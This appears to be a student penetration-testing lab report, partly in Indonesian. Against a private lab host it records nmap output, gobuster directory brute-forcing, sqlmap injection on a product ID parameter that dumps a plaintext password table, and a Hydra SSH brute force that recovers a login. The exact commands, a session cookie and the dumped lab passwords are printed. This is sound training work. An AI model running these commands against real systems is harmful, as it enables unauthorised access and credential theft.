OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Uptime guess: 45.948 days (since Thu Dec  2 20:45:41 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host:  ven.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms 192.168.136.133
Final times for host: srtt: 743 rttvar: 344  to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:30
NSE: Starting ssh-hostkey.
NSE: Finished ssh-hostkey.
Completed NSE at 19:30, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:30
Completed NSE at 19:30, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:30
Completed NSE at 19:30, 0.00s elapsed
Read from /usr/bin/../share/nmap: nmap-mac-prefixes nmap-os-db nmap-payloads nmap-service-
probes nmap-services.
OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.39 seconds
           Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)
```

Web Application Penetration and Information Retrieval	
Attack Method	Gobuster (alat untuk bruteforce hidden directory)
Payload or Command Used	gobuster dir -u http://192.168.136.133:80 -x txt,php,csv -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 100 gobuster dir -u http://192.168.136.133:2733 -x txt,php,csv -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 100 gobuster dir -u http://192.168.136.133:5190 -x txt,php,csv -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 100
Step-by-Step Action	1.Mendapatkan ip target 2.Memasukan command gobuster nya 3.Saya menggunakan dir untuk nge bruteforce directory, lalu menggunakan -x untuk extension, lalu -w untuk memanggil wordlist yang akan dipakai, dan -t untuk kecepatan 4. Gobuster nya dijalankan


Result



```
┌──(root💀kali)-[~]
└─# gobuster dir -u http://192.168.136.133:2733 -x txt,php,csv -w /usr/share/dirbuster/wor
dlists/directory-list-2.3-medium.txt -t 100
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.136.133:2733
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,php,csv
[+] Timeout:                 10s
===============================================================
2022/01/17 19:59:48 Starting gobuster in directory enumeration mode
===============================================================
/admin.php            (Status: 302) [Size: 1] [──> ./index.php]
/css                  (Status: 301) [Size: 323] [──> http://192.168.136.133:2733/css/]
/database             (Status: 301) [Size: 328] [──> http://192.168.136.133:2733/database/
]
/api                  (Status: 301) [Size: 323] [──> http://192.168.136.133:2733/api/]

/index.php            (Status: 200) [Size: 1344]

/server-status        (Status: 403) [Size: 282]



===============================================================
2022/01/17 20:00:44 Finished
```




```
┌──(root💀kali)-[~]
└─# gobuster dir -u http://192.168.136.133:80 -x txt,php,csv -w /usr/share/dirbus
ists/directory-list-2.3-medium.txt -t 100
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.136.133:80
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-me
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,php,csv
[+] Timeout:                 10s
===============================================================
2022/01/17 20:01:12 Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 280]

===============================================================
2022/01/17 20:02:09 Finished
===============================================================
```




```
┌──(root💀kali)-[~]
└─# gobuster dir -u http://192.168.136.133:5190 -x txt,php,csv -w /usr/share/dirb
dlists/directory-list-2.3-medium.txt -t 100
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.136.133:5190
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-me
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,php,csv
[+] Timeout:                 10s
===============================================================
2022/01/17 20:03:07 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 302) [Size: 4213] [→ ./account_login.php]
/register.php         (Status: 200) [Size: 1488]
/about.php            (Status: 302) [Size: 3429] [→ ./account_login.php]
/assets               (Status: 301) [Size: 326] [→ http://192.168.136.133:5190/
/css                  (Status: 301) [Size: 323] [→ http://192.168.136.133:5190/
/admin.php            (Status: 302) [Size: 1] [→ ./account_login.php]
/database             (Status: 301) [Size: 328] [→ http://192.168.136.133:5190/
]
/api                  (Status: 301) [Size: 323] [→ http://192.168.136.133:5190/

/script               (Status: 301) [Size: 326] [→ http://192.168.136.133:5190/

/products.php         (Status: 302) [Size: 17825] [→ ./account_login.php]

/product_detail.php   (Status: 302) [Size: 3366] [→ ./account_login.php]

/account_login.php    (Status: 200) [Size: 1248]

/server-status        (Status: 403) [Size: 282]



===============================================================
2022/01/17 20:04:05 Finished
===============================================================
```


Web Application Penetration and Information Retrieval	
Attack Method	SQL Map
Payload or Command Used	sqlmap -u http://192.168.136.133:5190/product_detail.php?id=4 --cookie="PHPSESSID=22lv34of1gd0ecie98mtfn5m9b" --dbs
Step-by-Step Action	1.Pertama-tama kita melakukan register terlebih dahulu 2.Lalu kita mencari sesuatu yang memerlukan akses ketika login contohnya seperti product 3. Lalu saya mendapatkan bahwa URL product merupakan vulnerability IDOR, dimana kita bisa mengubah-ubah value di bagian url nya 4. Jalankan SQL Map nya

Result	


```
[20:12:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL ≥ 5.0.12
[20:12:05] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] umbrella

[20:12:05] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 59 times
[20:12:05] [INFO] fetched data logged to text files under '/root/.local/share/sqlm
t/192.168.136.133'

[*] ending @ 20:12:05 /2022-01-17/
```

Web Application Penetration and Information Retrieval	
Attack Method	SQL Map
Payload or Command Used	sqlmap -u http://192.168.136.133:5190/product_detail.php?id=4 --cookie="PHPSESSID=22lv34of1gd0ecie98mtfn5m9b" -D umbrella --tables
Step-by-Step Action	1.Saya curiga di database bagian umbrella 2.Ternyata ada 4 tabel yang merupakan credentials
Result	

```
[20:15:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL ≥ 5.0.12
[20:15:16] [INFO] fetching tables for database: 'umbrella'
Database: umbrella
[4 tables]
+-----------------+
| backup_password |
| products        |
| roles           |
| users           |
+-----------------+

[20:15:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlm
t/192.168.136.133'

[*] ending @ 20:15:16 /2022-01-17/
```

Web Application Penetration and Information Retrieval	
Attack Method	SQL Map
Payload or Command Used	sqlmap -u http://192.168.136.133:5190/product_detail.php?id=4 --cookie="PHPSESSID=22lv34of1gd0ecie98mtfn5m9b" -D umbrella -T backup_password -C username –dump sqlmap -u http://192.168.136.133:5190/product_detail.php?id=4 --cookie="PHPSESSID=22lv34of1gd0ecie98mtfn5m9b" -D umbrella -T backup_password -C password --dump
Step-by-Step Action	1.Saya ke bagian backup_password 2.Untuk menemukan database user 3. Untuk menemukan database password
Result	


```
[20:30:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL ≥ 5.0.12
[20:30:52] [INFO] fetching entries of column(s) 'username' for table 'backup_passw
database 'umbrella'
[20:30:52] [INFO] retrieved: 'lee'
[20:30:52] [INFO] retrieved: 'lee'
[20:30:52] [INFO] retrieved: 'lee'
[20:30:52] [INFO] retrieved: 'lee'
[20:30:53] [INFO] retrieved: 'lee'
[20:30:53] [INFO] retrieved: 'lee'
[20:30:53] [INFO] retrieved: 'ven'
[20:30:53] [INFO] retrieved: 'ven'
[20:30:53] [INFO] retrieved: 'ven'
[20:30:53] [INFO] retrieved: 'ven'
Database: umbrella
Table: backup_password
[10 entries]
+----------+
| username |
+----------+
| lee      |
| lee      |
| lee      |
| lee      |
| lee      |
| lee      |
| ven      |
| ven      |
| ven      |
| ven      |
+----------+

[20:30:53] [INFO] table 'umbrella.backup_password' dumped to CSV file '/root/.loca
sqlmap/output/192.168.136.133/dump/umbrella/backup_password.csv'
[20:30:53] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[20:30:53] [INFO] fetched data logged to text files under '/root/.local/share/sqlm
t/192.168.136.133'
```



```
[20:31:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL ≥ 5.0.12
[20:31:55] [INFO] fetching entries of column(s) 'password' for table 'backup_passw
database 'umbrella'
[20:31:55] [INFO] retrieved: '$w3eT$elL3r'
[20:31:55] [INFO] retrieved: 'bOsSC4nDy!'
[20:31:55] [INFO] retrieved: 'C4ndy.s7ORe'
[20:31:55] [INFO] retrieved: 'c@nDy.C4NdY!'
[20:31:55] [INFO] retrieved: 'c@NdY_sT0r3'
[20:31:55] [INFO] retrieved: 'mRsWe3tT0o7H'
[20:31:55] [INFO] retrieved: 'mR_b0s$C4nDy'
[20:31:55] [INFO] retrieved: 'St0rEc@ndY.'
[20:31:55] [INFO] retrieved: 'w@ruNGc@nDY'
[20:31:55] [INFO] retrieved: '_g3Rob4kC4ndY'
Database: umbrella
Table: backup_password
[10 entries]
+--------------+
| password     |
+--------------+
| $w3eT$elL3r  |
| bOsSC4nDy!   |
| C4ndy.s7ORe  |
| c@nDy.C4NdY! |
| c@NdY_sT0r3  |
| mRsWe3tT0o7H |
| mR_b0s$C4nDy |
| St0rEc@ndY.  |
| w@ruNGc@nDY  |
| _g3Rob4kC4ndY |
+--------------+

[20:31:55] [INFO] table 'umbrella.backup_password' dumped to CSV file '/root/.loca
sqlmap/output/192.168.136.133/dump/umbrella/backup_password.csv'
[20:31:55] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[20:31:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlma
t/192.168.136.133'
```


Note: You may add more table if needed. For every attack point, you need to separate the report table.

Server Penetration Testing


Server Penetration and Information Retrieval	
Attack Method	Hydra
Payload / Command Used	hydra -L user1candystore -P /root/.local/share/sqlmap/output/192.168.136.133/dump/umbrella/backup_password.csv ssh://192.168.136.133
Step-by-step action	1.Dapatkan user dan password nya terlebih dahulu 2.Saya menggunakan -L untuk memanggil file username dan -P untuk memanggil file password
Result	

```
┌──(root💀kali)-[~]
└─# hydra -L user1candystore -P /root/.local/share/sqlmap/output/192.168.136.133/
ella/backup_password.csv ssh://192.168.136.133
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in mil
secret service organizations, or for illegal purposes (this is non-binding, these
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-17 20:35:4
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recom
 reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:2/p:12), ~2
r task
[DATA] attacking ssh://192.168.136.133:22/
[22][ssh] host: 192.168.136.133   login: ven   password: mR_b0s$C4nDy
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-17 20:35:4
```

